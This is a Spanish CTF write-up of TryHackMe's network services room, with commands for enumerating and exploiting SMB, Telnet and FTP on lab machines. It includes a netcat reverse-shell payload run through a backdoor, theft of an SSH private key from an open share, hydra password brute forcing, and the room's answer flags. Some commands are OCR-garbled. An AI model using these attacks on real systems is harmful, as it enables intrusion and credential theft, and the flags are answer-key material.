
Writeup: Sala Network Service

Autor: Ismaeldevs Plataforma: TryHackMe

4 de julio de 2025



Índice

1.	Introducción	2
2.	Sala	2
	2.1. Tarea 1 - Conéctate	2
	2.2. Tarea 2 - Entendiendo SMB	2
	2.3. Tarea 3 - Enumeración de SMB	3
	2.4. Tarea 4 - Explotando SMB	5
	2.5. Tarea 5 - Entendiendo Telnet	9
	2.6. Tarea 6 - Enumerando Telnet	10
	2.7. Tarea 7 - Explotando Telnet	12
	2.8. Tarea 8 - Entendiendo FTP	14
	2.9. Tarea 9 - Enumerando FTP	14
	2.10. Tarea 10 - Explotando FTP	17
3.	Conclusión sobre la Sala	19

1. Introducción

En esta sala se aprenderá técnicas fundamentales de enumeración y explotación de servicios de red comunes. Además, identificar, analizar y aprovechar servicios como **FTP**, **SSH**, **SMB**, entre otros, que suelen estar expuestos en sistemas accesibles desde la red.

2. Sala

2.1. Tarea 1 - Conéctate

Vamos a conectarnos! esta tarea consiste en conectarse a la red de TryHackMe mediante **OpenVPN** y estar listo para realizar las siguientes actividades prácticas de la sala.

Respuesta: No requiere respuesta (Hacemos clic en Submit).

2.2. Tarea 2 - Entendiendo SMB

En esta tarea aprenderemos sobre el protocolo **SMB** (**Server Message Block**), el cual es un tipo de protocolo **response-request** que opera sobre TCP/IP, utilizado para compartir archivos, impresoras y otros recursos en una red.

Después que logramos entender al protocolo SMB, pasamos a responder las siguientes preguntas.

Pregunta: What does SMB stand for?
Respuesta: Server Message Block

Pregunta: What type of protocol is SMB?

Respuesta: response-request

Pregunta: What protocol suite do clients use to connect to the server?

Respuesta: TCP/IP

Pregunta: What systems does Samba run on?

Respuesta: Unix

2.3. Tarea 3 - Enumeración de SMB

Nos adentramos en aprender el proceso de enumeración de servicios SMB en una maquina objetivo, la tarea es fundamental para identificar posibles puntos de ataque y recopilar información útil para la explotación.

Una vez que entendemos como funciona la enumeración, lo primero que haremos es iniciar la maquina objetivo de TryHackMe haciendo clic en **Start Machine** en la zona superior.



Después en la misma zona superior nos proporcionara una IP objetivo para comenzar a realizar las siguientes actividades para completar la tarea.



Ahora, procederemos a resolver los ejercicios de enumeración:

Pregunta: Conduct an nmap scan of your choosing, How many ports are open?

Para resolver esta primera pregunta, debemos dirigirnos a nuestra terminal y correr el comando **sudo nmap -sV {IP}**

Nos saltarán un total de 3 puertos abiertos al realizar el escaneo.

Respuesta: 3

Pregunta: What ports is SMB running on? Provide the ports in ascending order.

Al realizar el escaneo, si nos fijamos bien podremos encontrar los puertos en los cuales esta corriendo el servicio de SMB.

Respuesta: 139/445

Pregunta: Let's get started with Enum4Linux, conduct a full basic enumeration. For starters, what is the workgroup name?

Para completar este ejercicio, debemos realizar un escaneo con **Enum4Linux**, para ello, ejecutaremos el siguiente comando en nuestra terminal: **sudo enum4linux -a** {**IP**}

Al finalizar el escaneo, nos saldrá el Workgroup Name que buscamos.

```
[+] Got domain/workgroup name: WORKGROUP
```

Respuesta: WORKGROUP

Pregunta: What comes up as the name of the machine?

Para contestar esta pregunta, solo debemos analizar bien el previo escaneo realizado con enum4linux, en el cual nos salta también el nombre de la maquina.

```
Sharename Type Comment

netlogon Disk Network Logon Service
profiles Disk Users profiles
print$ Disk Printer Drivers
IPC$ IPC Service (polosmb server (Samba, Ubuntu))

Reconnecting with SMB1 for workgroup listing.

Server Comment

Workgroup Master

WORKGROUP POLOSMB
```

Respuesta: POLOSMB

Pregunta: What operating system version is running?

También, en el mismo escaneo previo con enum4linux podremos saber la versión del sistema operativo.

```
[+] Got OS info for 10.10.114.22 from srvinfo:

POLOSMB Wk SV PrQ Unx NT SNT polosmb server (Samba, Ubuntu)

platform id : 500
os version : 6.1
server type : 0×809a03
```

Respuesta: 6.1

Pregunta: What share sticks out as something we might want to investigate?

```
Sharename Type Comment

profiles Disk Network Logon Service
profiles Disk Users profiles
prints Disk Printer Drivers
IPC$ IPC Service (polosmb server (Samba, Ubuntu))

Reconnecting with SMB1 for workgroup listing.

Server Comment
Workgroup Master
WORKGROUP POLOSMB
```

Respuesta: profiles

2.4. Tarea 4 - Explotando SMB

Aprenderemos sobre la explotación de servicios SMB (Server Message Block) tras la enumeración previa. En esta tarea, se busca entender como acceder a recursos compartidos de SMB, identificar información sensible y utilizarla para obtener acceso al sistema.

También, nos estaremos apoyando de algunos comandos como:

- Is o dir
- cd
- get

Una vez que logramos entender este tema, podemos responder las siguientes preguntas.

Pregunta: What would be the correct syntax to access an SMB share called secret as user "suit.on a machine with the IP 10.10.10.2 on the default port?

No hay mucha dificultad en esta pregunta, simplemente analizando la sintaxis que se encuentra en la tarea podemos guiarnos para responder a la pregunta.

Respuesta: smbclient //{IP}/secret -U suit -p 445

Pregunta: Great! Now you've got a hang of the syntax, let's have a go at trying to exploit this vulnerability. You have a list of users, the name of the share (smb) and a suspected vulnerability.

Respuesta:

Pregunta: Lets see if our interesting share has been configured to allow anonymous access, I.E it doesn't require authentication to view the files. We can do this easily by:

- using the username **Anonymous**
- connecting to the share we found during the enumeration stage
- and not supplying a password.

Does the share allow anonymous access? Y/N?

Para responder a esta pregunta, debemos intentar acceder al recurso compartido utilizando la sintaxis previa, para ello, ejecutaremos el siguiente comando: **smbclient** //{IP}/profiles -U suit -p 445

Al ejecutar el comando nos va a requerir una contraseña, simplemente le damos enter para intentar acceder.

```
(kali@ kali)-[~]
$ smbclient //10.10.126.130/profiles -U suit -p 445
Password for [WORKGROUP\suit]:
Try "help" to get a list of possible commands.
smb: \>
```

Al parecer, hemos logrado acceder al recurso compartido.

Respuesta: Y

Pregunta: Great! Have a look around for any interesting documents that could contain valuable information. Who can we assume this profile folder belongs to?

Una vez dentro del recurso, vamos a buscar información para responder a la pregunta, para lograr conseguir la respuesta vamos a ejecutar el siguiente comando: **more 'Working From Home Information.txt'**

Después de una exitosa ejecución, nos saldrá información importante donde encontraremos el perfil de a quien le pertenece la carpeta.

```
John Cactus,

As you're well aware, due to the current pandemic most of POLO inc. has insisted that, wherever possible, employees should work from home. As such- your account has now been enabled with ssh access to the main server.

If there are any problems, please contact the IT department at it@polointernalcoms.uk

Regards,

James

Department Manager
```

Respuesta: John Cactus

Pregunta: What service has been configured to allow him to work from home?

Analizando la información previa, podemos contestar a la pregunta.

Respuesta: ssh

Pregunta: Okay! Now we know this, what directory on the share should we look in?

Para ello, nos apoyaremos del comando **is** para conseguir la respuesta a la pregunta.

```
(kali⊛kali)-[~]
$\sudo smbclient \( /\10.10.126.130 \) profiles -U suit -p 445

Password for [WORKGROUP\suit]:

Try "help" to get a list of possible commands.

smb: \> ls
                                                                                                 0 Tue Apr 21 07:08:23 2020

0 Tue Apr 21 06:49:56 2020

0 Tue Apr 21 07:08:23 2020

807 Tue Apr 21 07:08:23 2020

0 Tue Apr 21 07:08:23 2020

220 Tue Apr 21 07:08:23 2020

947 Tue Apr 21 07:08:23 2020

358 Tue Apr 21 07:08:23 2020
                                                                                DH
    .profile
    .sudo_as_admin_successful
    .bash_logout
     .viminfo
                                                                                               358 Tue Apr 21 07:08:23 2020

0 Tue Apr 21 07:08:23 2020

3771 Tue Apr 21 07:08:23 2020

0 Tue Apr 21 07:08:23 2020
    Working From Home Information.txt
                                                                                       .⊈N10
                                                                                DH
     .bashrc
     .gnupg
                                                                                DH
                                   12316808 blocks of size 1024. 7584052 blocks available
 smb: \>
```

Respuesta: .ssh

Pregunta: This directory contains authentication keys that allow a user to authenticate themselves on, and then access, a server. Which of these keys is most useful to us?

Para conseguir la respuesta, vamos a utilizar el comando **cd** para ingresar al directorio de la siguiente manera: **cd** .**ssh** y después utilizaremos **ls** para ver el contenido.

Respuesta: id_rsa

Pregunta: Download this file to your local machine, and change the permissions to 600 using chmod 600 [file].

Now, use the information you have already gathered to work out the username of the account. Then, use the service and key to log-in to the server.

What is the smb.txt flag?

Para conseguir la flag de respuesta debemos hacer uso del comando **get** para lograr descargarlo en nuestro equipo y posterior a eso, usar el comando **quit** para salir de SMB y cambiar o configurar los permisos correctamente para este archivo con **chmod 600 [archivo]**.

Por último, con la información recopilada podemos determinar el nombre de usuario para luego ingresar en el servidor mediante el comando **ssh -i id_rsa cactus@{IP}**

```
(kali⊛ kali)-[~]

Desktop Documents Downloads id_rsa Music Pictures Public reaver_output.pcap Templates Videos

(kali⊛ kali)-[~]

$\frac{\text{kali} \text{ kali}}{\text{sudo}} \text{ chmod 600 id_rsa}
```

Una vez dentro, hacemos uso del comando **Is** para ver que nos encontramos y nos encontraremos con un único archivo, realizamos un **cat [archivo]** para ver su contenido y encontrar la flag de respuesta.

```
Last login: Tue Apr 21 11:19:15 2020 from 192.168.1.110

cactus@polosmb:~$ ls

smb.txt

cactus@polosmb:~$ cat smb.txt

THM{smb_is_fun_eh?}

cactus@polosmb:~$
```

Respuesta: THM{smb_is_fun_eh?}

2.5. Tarea 5 - Entendiendo Telnet

Nos introduciremos en el protocolo Telnet, un protocolo de aplicación que permite a los usuarios conectarse y ejecutar comandos en sistemas remotos mediante un cliente. A diferencia de SSH, Telnet transmite todos los datos en texto plano sin cifrado, lo que representa un riesgo de seguridad significativo.

Una vez que logramos entender el concepto y como funciona Telnet, podemos pasar a responder lo siguiente.

Pregunta: Is Telnet a client-server protocol (Y/N)?

Respuesta: Y

Pregunta: What has slowly replaced Telnet?

Respuesta: SSH

Pregunta: How would you connect to a Telnet server with the IP 10.10.10.3 on port 23?

Respuesta: telnet 10.10.10.3 23

Pregunta: The lack of what, means that all Telnet communication is in plaintext?

Respuesta: encryption

2.6. Tarea 6 - Enumerando Telnet

Ahora nos enfocaremos en la enumeración del servicio Telnet en un sistema remoto. El objetivo principal es identificar posibles vulnerabilidades o configuraciones inseguras que puedan ser explotadas posteriormente. Haremos uso de Nmap para lograr completar la tarea.

Antes de empezar a responder las preguntas, tenemos que iniciar nuestra maquina haciendo clic en **Start Machine** en el lado superior.



Pregunta: How many ports are open on the target machine?

Debemos realizar un escaneo de los puertos con el siguiente comando: **nmap -p--T5 -vv {IP}** para responder a la pregunta.

```
Nmap scan report for 10.10.36.16
Host is up, received reset ttl 63 (0.28s latency).
Scanned at 2025-06-03 11:35:42 EDT for 555s
Not shown: 65534 closed tcp ports (reset)
PORT STATE SERVICE REASON
8012/tcp open unknown syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 555.32 seconds
Raw packets sent: 75845 (3.337MB) | Rcvd: 75288 (3.012MB)
```

Respuesta: 1

Pregunta: What port is this?

Respuesta: 8012

Pregunta: This port is unassigned, but still lists the protocol it's using, what protocol is this?

Respuesta: tcp

Pregunta: Now re-run the nmap scan, without the -p- tag, how many ports show up as open?

Ahora, debemos ejecutar el mismo comando anterior pero sin el parámetro -p- para conseguir la respuesta: nmap -T5 -vv {IP}

Respuesta: 0

Pregunta: Based on the title returned to us, what do we think this port could be used for?

Para responder a la pregunta debemos ejecutar el siguiente comando especificando el puerto 8012: **telnet {IP} 8012**

```
(kali⊗ kali)-[~]
$ telnet 10.10.36.16 8012
Trying 10.10.36.16...
Connected to 10.10.36.16.
Escape character is '^]'.
SKIDY'S BACKDOOR. Type .HELP to view commands
```

Respuesta: a backdoor

Pregunta: Who could it belong to? Gathering possible usernames is an important step in enumeration.

Respuesta: Skidy

2.7. Tarea 7 - Explotando Telnet

En esta tarea vamos a aprovechar una conexión Telnet no segura que actúa como una puerta trasera en la maquina objetivo.

Pregunta: Great! It's an open telnet connection! What welcome message do we receive?

```
(kali⊗ kali)-[~]
$ telnet 10.10.36.16 8012
Trying 10.10.36.16...
Connected to 10.10.36.16.
Escape character is '^]'.
SKIDY'S BACKDOOR. Type .HELP to view commands
```

Respuesta: SKIDY'S BACKDOOR.

Pregunta: Let's try executing some commands, do we get a return on any input we enter into the telnet session? (Y/N)

Intentando ejecutar comandos como por ejemplo **Is**, no recibí información al respecto, por ende la respuesta es

Respuesta: N

Pregunta: Now, use the command "ping [local THM ip] -c 1"through the telnet session to see if we're able to execute system commands. Do we receive any pings? Note, you need to preface this with .RUN (Y/N)

Ahora, para conseguir la respuesta a la pregunta debemos iniciar un escucha de tcpdump en nuestra máquina local utilizando el comando sudo tcpdump ip proto icmp -i tun0, después, en el host vamos a usar el comando .RUN ping {IP local} -c 1 y esto enviará un ping desde el host remoto a nuestra máquina local.

```
(kali⊗ kali)-[~]
$ sudo tcpdump ip proto \\icmp -i tun0
tcpdump: verbose output suppressed, use -v[v] ... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
12:34:44.379185 IP 10.10.89.209 > 10.8.142.53: ICMP echo request, id 1092, seq 1, length 64
12:34:44.391973 IP 10.8.142.53 > 10.10.89.209: ICMP echo reply, id 1092, seq 1, length 64
```

Respuesta: Y

Pregunta: We're going to generate a reverse shell payload using msfvenom. This will generate and encode a netcat reverse shell for us. Here's our syntax:

msfvenom -p cmd/unix/reverse_netcat lhost=[local tun0 ip] lport=4444 R

- -p = payload
- Ihost = our local host IP address (this is your machine's IP address)
- R = export the payload in raw format
- Iport = the port to listen on (this is the port on your machine)

What word does the generated payload start with?

Para conseguir la respuesta a la pregunta, vamos a generar un payload de shell inversa, para comenzar, debemos salir del host remoto (**ctrl + c** o **.EXIT**) y el tcpdump lo podemos finalizar.

Ahora, ejecutaremos el siguiente comando en nuestra terminal para lograr generar el payload de shell inversa con la sintaxis sugerida:

msfvenom -p cmd/unix/reverse_netcat lhost=[ip local tun0] lport=4444 R

```
(kali@ kali)-[~]
$ msfvenom -p cmd/unix/reverse_netcat lhost=10.8.142.53 tun0 lport=4444 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 93 bytes
mkfifo /tmp/aydvk; nc 10.8.142.53 4444 0</tmp/aydvk | /bin/sh >/tmp/aydvk 2>&1; rm /tmp/aydvk

[kali@ kali]-[~]
```

Respuesta: mkfifo

Pregunta: Perfect. We're nearly there. Now all we need to do is start a netcat listener on our local machine. We do this using:

nc -lvnp [listening port]

What would the command look like for the listening port we selected in our payload?

Respuesta: nc -lvp 4444

Pregunta: Success! What is the contents of flag.txt?

Ahora, para conseguir la flag, una vez que estamos a la escucha del puerto 4444, vamos a volver a realizar conexión con el host remoto (**telnet {IP} 8012**) y ejecutaremos con .RUN el payload mkfifo en el host de la siguiente manera:

.RUN mkfifo /tmp/tbxc; nc {IP} 4444 0</tmp/tbxc | /bin/sh >/tmp/tbxc 2>1; rm /tmp/tbxc

Si funciono, nos saltara un mensaje como **connect to [10.10.x.x] from etc.** Ahora podriamos ingresar comandos como de costumbre y enviarlos al host remoto. El primer comando que ejecutaremos es **Is** para verificar los archivos o directorios que contiene

el sistema. Notaremos que solo se encuentra el archivo **flag.txt**, con el comando **cat [archivo]** vamos a poder leer el contenido donde encontraremos la respuesta.

```
(kali⊕ kali)-[~]
$\frac{\sudo}{\sudo} \text{ nc -lvp 4444} \\
listening on [any] 4444 \\
10.10.89.209: inverse host lookup failed: Unknown host connect to [10.8.142.53] from (UNKNOWN) [10.10.89.209] 59762
```

```
(kali⊗ kali)-[~]
$ sudo nc -lvp 4444
listening on [any] 4444 ...
10.10.89.209: inverse host lookup failed: Unknown host
connect to [10.8.142.53] from (UNKNOWN) [10.10.89.209] 59762
ls
flag.txt
cat flag.txt
THM{y0u_g0t_th3_t3ln3t_fl4g}
```

Respuesta: THM{y0u_g0t_th3_t3ln3t_fl4g}

2.8. Tarea 8 - Entendiendo FTP

En esta tarea aprenderemos sobre el protocolo **FTP** (**File Transfer Protocol**), utilizado para la transferencia de archivos entre sistemas a través de una red. FTP opera bajo un modelo de comunicación cliente-servidor, donde el cliente inicia la conexión y el servidor responde a las solicitudes.

Una vez que entendemos FTP, podemos pasar a responder las siguientes preguntas.

Pregunta: What communications model does FTP use?

Respuesta: client-server

Pregunta: What's the standard FTP port?

Respuesta: 21

Pregunta: How many modes of FTP connection are there?

Respuesta: 2

2.9. Tarea 9 - Enumerando FTP

Ahora, nos centraremos en la identificación y análisis del servicio FTP en un sistema objetivo utilizando herramientas como Nmap. Para empezar a completar las preguntas debemos iniciar la máquina objetivo haciendo clic en **Start Machine** en el lado superior.



Una vez iniciada nuestra máquina objetivo, podemos empezar a realizar las prácticas e ir respondiendo las preguntas:

Pregunta: How many ports are open on the target machine?

Vamos a realizar un escaneo con Nmap para saber la cantidad de puertos abiertos en la máquina objetivo, para ello, usamos el siguiente comando: nmap -sV {IP}

```
(kali@ kali)-[~]
$ sudo nmap -sV 10.10.149.30
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-03 17:52 EDT
Nmap scan report for 10.10.149.30
Host is up (0.33s latency).
Not shown: 999 closed top norts (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.0.8 or later
Service Into: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 15.97 seconds
```

Respuesta: 1

Pregunta: What port is ftp running on?

Respuesta: Respuesta: 21

Pregunta: What variant of FTP is running on it?

Respuesta: Respuesta: vsftpd

Pregunta: What is the name of the file in the anonymous FTP directory?

Para llegar a la respuesta a la pregunta, debemos ingresar al ftp con la IP de la máquina objetivo mediante el comando ftp {IP}, seguido, nos pedirá que ingresemos un nombre el cual será anonymous y por último, omitimos la contraseña con la tecla Enter.

```
(kali⊗ kali)-[~]

$ ftp 10.10.149.30

Connected to 10.10.149.30.

220 Welcome to the administrator FTP service.

Name (10.10.149.30:kali): anonymous

331 Please specify the password.

Password:

230 Login successful.

Remote system type is UNIX.

Using binary mode to transfer files.

ftp>
```

Una vez dentro, vamos a ejecutar el comando **Is** para ver los archivos y directorios que hay en la máquina objetivo.

```
-$ ftp 10.10.149.30
Connected to 10.10.149.30.
220 Welcome to the administrator FTP service.
Name (10.10.149.30:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||24898|)
150 Here comes the directory listing.
                                       353 Apr 24 2020 PUBLIC_NOTICE.txt
-rw-r--r--
            7 1 0
                         0
226 Directory send OK.
ftp>
```

Respuesta: PUBLIC_NOTICE.txt

Pregunta: What do we think a possible username could be?

Para responder a la pregunta, en el host remoto que nos encontramos debemos ejecutar el comando **get PUBLIC_NOTICE.txt** para descargar el archivo y luego salir del host ejecutando **exit**. Una vez logrado esto, podemos leer el contenido del archivo en nuestra máquina local usando el comando **cat PUBLIC_NOTICE.txt**, con esto, logramos averiguar el username de respuesta.

```
-$ ftp 10.10.149.30
Connected to 10.10.149.30.
220 Welcome to the administrator FTP service.
Name (10.10.149.30:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||62061|)
150 Here comes the directory listing.
                                    353 Apr 24 2020 PUBLIC NOTICE.txt
-rw-r--r--
226 Directory send OK. ftp> get PUBLIC_NOTICE.txt
local: PUBLIC_NOTICE.txt remote: PUBLIC_NOTICE.txt
229 Entering Extended Passive Mode (|||40383|)
150 Opening BINARY mode data connection for PUBLIC_NOTICE.txt (353 bytes).
226 Transfer complete.
353 bytes received in 00:00 (1.29 KiB/s)
ftp> exit
221 Goodbye.
```

Respuesta: Mike

2.10. Tarea 10 - Explotando FTP

En esta tarea vamos a aprovechar la información obtenida durante la enumeración previa para acceder al servidor FTP y obtener datos confidenciales. Ademas, haremos uso de la herramienta de hydra que tomara una lista de contraseñas e intentara forzarlas contra dicho sistema objetivo siguiendo una sintaxis que se proporciona en la misma tarea.

Pregunta: What is the password for the user mike?

Antes de comenzar, debemos descargar nuestro archivo rockyou.txt con posibles contraseñas en nuestra máquina local. Después de eso, vamos a ejecutar el siguiente comando utilizando hydra:

hydra -t 4 -I mike -P {ruta del archivo rockyou.txt} -vV {IP objetivo} ftp

Si todo funciono, nos aparecerá la contraseña que buscamos como respuesta a la pregunta.

Respuesta: Password

Pregunta: What is ftp.txt?

Para responder a esta última pregunta, simplementa debemos ingresar al servicio FTP con la información obtenida (usuario y contraseña). Para ello, usaremos el comando **ftp 10.10.149.39** para conectarnos al host e ingresamos como usuario el nombre de **mike** y después la contraseña **password**.

```
(kali⊗kali)-[~]

$ ftp 10.10.149.30

Connected to 10.10.149.30.

220 Welcome to the administrator FTP service.

Name (10.10.149.30:kali): mike

331 Please specify the password.

Password:

230 Login successful.

Remote system type is UNIX.

Using binary mode to transfer files.

ftp>
```

Una vez dentro, vamos a listar los archivos y directorios que contiene. Notaremos que tiene un archivo llamado **ftp.txt** el cual vamos a descargarlo en nuestra máquina local usando el comando **get ftp.txt**, después salimos del host usando **exit**.

```
(kali⊗kali)+[~]
Connected to 10.10.149.30.
220 Welcome to the administrator FTP service.
Name (10.10.149.30:kali): mike
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||8520|)
150 Here comes the directory listing.
                                   4096 Apr 24 2020 ftp
           7:2:0
drwxrwxrwx
            1 0
                       0
                                    126 Apr 24 12020 ftp.txt
-rwxrwxrwx
226 Directory send OK.
ftp> get ftp.txt
local: ftp.txt remote: ftp.txt
229 Entering Extended Passive Mode (|||56622|)
150 Opening BINARY mode data connection for ftp.txt (26 bytes).
226 Transfer complete.
26 bytes received in 00:00 (0.09 KiB/s)
ftp> exit
221 Goodbye.
```

Ahora que tenemos el archivo en nuestra máquina local, vamos a leer su contenido ejecutando cat ftp.txt. Si todo ha ido bien, nos aparecerá la flag de respuesta.

```
(kali@kali)+[~]

$cat ftp.txt1

THM{y0u_g0t_th3_ftp_fl4g}
```

Respuesta: THM{y0u_g0t_th3_ftp_fl4g}

Conclusión sobre la Sala

Esta gran sala fue una introducción práctica a la **enumeración** y **explotación** de servicios de red comunes, como SMB, Telnet y FTP. A lo largo de las tareas, aprendimos a identificar servicios expuestos, utilizar herramientas de escaneo y análisis como Nmap, enum4linux y smbclient, y explotar configuraciones débiles o de accesos mal protegidos.